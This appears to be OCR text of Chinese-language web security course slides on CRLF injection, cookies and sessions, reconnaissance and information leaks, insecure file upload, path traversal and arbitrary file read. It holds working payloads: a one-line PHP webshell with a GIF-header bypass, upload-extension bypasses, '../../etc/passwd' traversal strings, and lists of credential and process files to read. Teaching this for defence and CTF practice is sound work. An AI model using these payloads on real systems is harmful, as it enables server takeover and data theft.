Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a> ...
```

Location （重新導向的目標） 使用者可控？

HTTP Response: Header

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a> ...
```

Location （重新導向的目標） 使用者可控？

HTTP Response: Header

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
\r\n
<script>alert(1)</script>\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a> ...
```

```
?redirect=http://example.com/%0d%0a%0d%0a ...
```

HTTP Response: Header

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
\r\n
<script>alert(1)</script>\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a> ...
```

BODY

?redirect=http://example.com/%0d%0a%0d%0a ...

HTTP Response: Header

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=...
...<script>alert(1)</script>\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a> ...
```

CRLF Injection

BODY

?redirect=http://example.com/%0d%0a%0d%0a ...

Cookie

- 紀錄使用者資訊的一小段資料
- 跟 domain name 和 path 綁定

Visit https://splitline.tw:8080

Domain	Path	Cookie
splitline.tw	/	meow=123
google.com	/	session=c8763
...	...	...

Cookie


我已滿 18 歲
GET / HTTP/1.1
HTTP/1.1 200 OK
Set-Cookie: over18=1
(Cookie added)
over18=1
(Next visiting)
GET / HTTP/1.1
Cookie: over18=1
server

Cookie 屬性

- HttpOnly
  - 無法在 JavaScript 中利用 document.cookie 取得
- Secure
  - 只有在透過 https:// 傳輸時才會被送出到伺服器
- Expires=<date>
  - cookie 會在設定的日期與時間之後失效
  - 沒設定則會在瀏覽器關閉後自動失效
- Max-Age=<seconds>
  - cookie 會在設定的秒數之後失效
  - 優先級比 Expires 高

Session


```
GET / HTTP/1.1
Cookie: sessionid=8b25bf2a843de1fa
```

Server

Session ID	Data
bc84a40359835cc7	{"username": "admin"}
8b25bf2a843de1fa	{"username": "meow"}
0f79e18fbd21ac7a	{"username": "guest"}
...	


Signed Cookie

```
GET / HTTP/1.1
Cookie: session=eyJ1c2VybmFtZSI6ICJhZG1pbiJ9.CAAEGc3 ...
```



Some Tools You Might Need

F12: Developer Tools




cURL Cheatsheet

```
curl 'https://example.com'
       -i/--include                  # Show response header
       -v/--verbose                  # Show more message (?)
       -d/--data 'key=value&a=b'     # HTTP POST data
       -X/--request 'PATCH'          # Request method
       -H/--header 'Host: fb.com'    # Set header
       -b/--cookie 'user=guest;'     # Set cookie
       -o/--output 'output.html'     # Download result
```

[Tips] Convert curl syntax to other languages https://curl.trillworks.com

Burp Suite


Burp Suite Community Edition v2021.8.2 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is off
Action
Open Browser
Use Burp's embedded browser
There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.
Open browser
Use a different browser
You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.
View documentation
Using Burp Proxy
If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.
View
Burp Proxy options
Reference information about the different options you have for customizing Burp Proxy's behaviour.
View
Burp Proxy documentation
The central point of access for all information you need to use Burp Proxy.
View

PHP: Crack course

```
<html><p>Meow</p><?php /* Your code here ... */ ?></html>
```

```
echo "Hello, world!";
$variable = 'value';          變數皆會以 $ 開頭
$str = "Hello,"."world!"      字串可以用 . 來串接
$_GET['id'], $_POST['id']     GET, POST 的參數會擺進對應陣列,
$_COOKIE['over18']            Cookie 可從 $_COOKIE 陣列存取
$_REQUEST                     = $_GET + $_POST + $_COOKIE
```

Web Hacking

基礎思路

- 用什麼語言？
- 什麼版本？
- 什麼框架？
- 架在什麼伺服器？
- …

- 理解語言特性/框架原理
- 網站邏輯
- 已知框架/套件漏洞

- 將漏洞轉為實體危害
- 擴張漏洞的危害性

Recon (Reconnaissance) / 偵查

- 網站指紋辨識
  - Special URL path
  - Error message
  - HTTP Response Header
  - Session ID
  - (And more)
- 自動分析網站技術的 browser extension：https://www.wappalyzer.com/

Infomation Leak / 資訊洩漏


- 開發人員忘記關閉 debug mode 或錯誤訊息
- 不小心把不該公開的東西推到 production 上
  - 例如：備份、設定檔
- CTF 怕太通靈，只好偷偷給你原始碼（O）

常見套路

- robots.txt
- .git / .svn / .bzr
- .DS_Store
- .index.php.swp
- Backup files


常見套路

- robots.txt
  - 告訴爬蟲什麼該看什麼不該看
  - 可能包含不想被爬取的路徑
    - 管理後台？
- .git / .svn / .bzr
- .DS_Store
- .index.php.swp
- Backup files



常見套路

- robots.txt
- .git / .svn / .bzr
  - 版本控制系統
  - 可還原 source code
  - Tools (for git)
    denny0223/scrabble
    lijiejie/GitHack
- .DS_Store
- .index.php.swp
- Backup files



常見套路

- robots.txt
- .git / .svn / .bzr
- .DS_Store
  - macOS 上自動產生的隱藏檔
  - 可得知資料夾內的文件名稱、路徑
  - lijiejie/ds_store_exp
- .index.php.swp
- Backup files

常見套路

- robots.txt
- .git / .svn / .bzr
- .DS_Store
- .index.php.swp
  - vim 暫存檔
  - 可以直接還原原本的 source
- Backup files

常見套路

- robots.txt
- .git / .svn / .bzr
- .DS_Store
- .index.php.swp
- Backup files
  - www.tar.gz
  - backup.zip
  - …

Google Hacking

- site:nycu.edu.tw
- intext:"管理介面"
- filetype:sql

Google Hacking Database (GHDB):

https://www.exploit-db.com/google-hacking-database

Other tricks

- Dirsearch
- Subdomain enumeration


Upload / LFI

Write / Read for Files

Insecure Upload


Web 兩大世界觀

File-based




```
$ cat /var/www/html/index.php
<?php echo 'Hello, world!'; ?>
```


Route-based




```
@app.route("/home")
def hello():
    return "Hello, world!"
```

Web 兩大世界觀

File-based




```
$ cat /var/www/html/index.php
<?php echo 'Hello, world!'; ?>
```

Route-based


```
@app.route("/home")
def hello():
    return "Hello, world!"
```

Webshell

- Webshell: 在 Web 伺服器上執行任意指令的頁面（shell on Web）
- 沒限制上傳檔案的副檔名：直接上傳 *.php 檔

- 「一句話木馬」：

```php
<?php eval($_GET['code']); ?>
```

```
http://example.com/uploads/webshell.php?code=system('id');
```

Prevent & Bypass

- 檢查 POST Content Type
- 檢查 file signature (magic number)
- 檢查副檔名
  - 黑名單
  - 白名單

檢查 POST Content Type

```
POST /upload HTTP/1.1\r\n
Content-Length: 9487\r\n
Content-Type: multipart/form-data; boundary=-----1337\r\n
\r\n
-----1337\r\n
Content-Disposition: form-data; name="UploadFile";
filename="cat.jpg"\r\n
Content-Type: image/jpeg\r\n
\r\n
(File Content)
```

File Signature

- https://filesignatures.net/
- 不同類型的檔案都會有各自的 file signature (magic number)

```
GIF    47 49 46 38   GIF8
PNG    89 50 4e 47   .PNG
```

File Signature

- https://filesignatures.net/
- 不同類型的檔案都會有各自的 file signature (magic number)

GIF	47 49 46 38	GIF8
PNG	89 50 4e 47	.PNG

- Magic Number + PHP code ⟶ Webshell

```
GIF89a<?php eval($_GET['code']); ?>
```

File Extension: Blacklist

No .php ?

- pHP // Change case
- pht, phtml, php[3,4,5,7] …
- html, svg // XSS
- .htaccess

File Extension: .htaccess (Apache2 Feature)

```
<FilesMatch "meow">
    SetHandler application/x-httpd-php
</FilesMatch>
```

webshell.meow → 會被當 php 執行

../ ../ Path Traversal

```
file_get_contents("./files/".$_GET['file'])
```

http://victim.com/
download.php?file=report_9487.pdf

```
file_get_contents("./files/".$_GET['file'])
```

./files/report_9487.pdf

http://victim.com/
download.php?file=../download.php

```
file_get_contents("./files/".$_GET['file'])
```

./files/../download.php

⟶ ./download.php

http://victim.com/
download.php?file=../../../../etc/passwd

```
file_get_contents("./files/".$_GET['file'])
```

/var/www/html/files/../../../../etc/passwd

⟶ /etc/passwd

Path traversal: Nginx misconfiguration

Breaking Parser Logic
Orange@Black Hat

Nginx off-by-slash fail

```
http://127.0.0.1/static../settings.py
```

```
location /static {
  alias /home/app/static/;
}
```

Nginx matches the rule and appends the remainder to destination


/home/app/static/../settings.py

Arbitrary File Read

- 任意讀取伺服器上的檔案
  - 後端原始碼、敏感資料 etc…
  - fopen()
  - file_get_contents()
  - readfile()
  - …

```
file_get_contents($_GET['page'])
```

/?page=/etc/passwd



/?page=index.php

Config files

- /etc/php/php.ini
- /etc/nginx/nginx.conf
- /etc/apache2/sites-available/000-default.conf
- /etc/apache2/apache2.conf

System information

- User information
  - /etc/passwd
  - /etc/shadow # 通常要 root 權限
- Proccess information
  - /proc/self/cwd # symbolic link 到 cwd
  - /proc/self/exe # 目前的執行檔
  - /proc/self/environ # 環境變數
  - /proc/self/fd/[num] # file descriptor
- /proc/sched_debug # Processes list

Network


- /etc/hosts
- /proc/net/*
  - /proc/net/fib_trie
  - /proc/net/[tcp,udp]
  - /proc/net/route
  - /proc/net/arp

Local File Inclusion

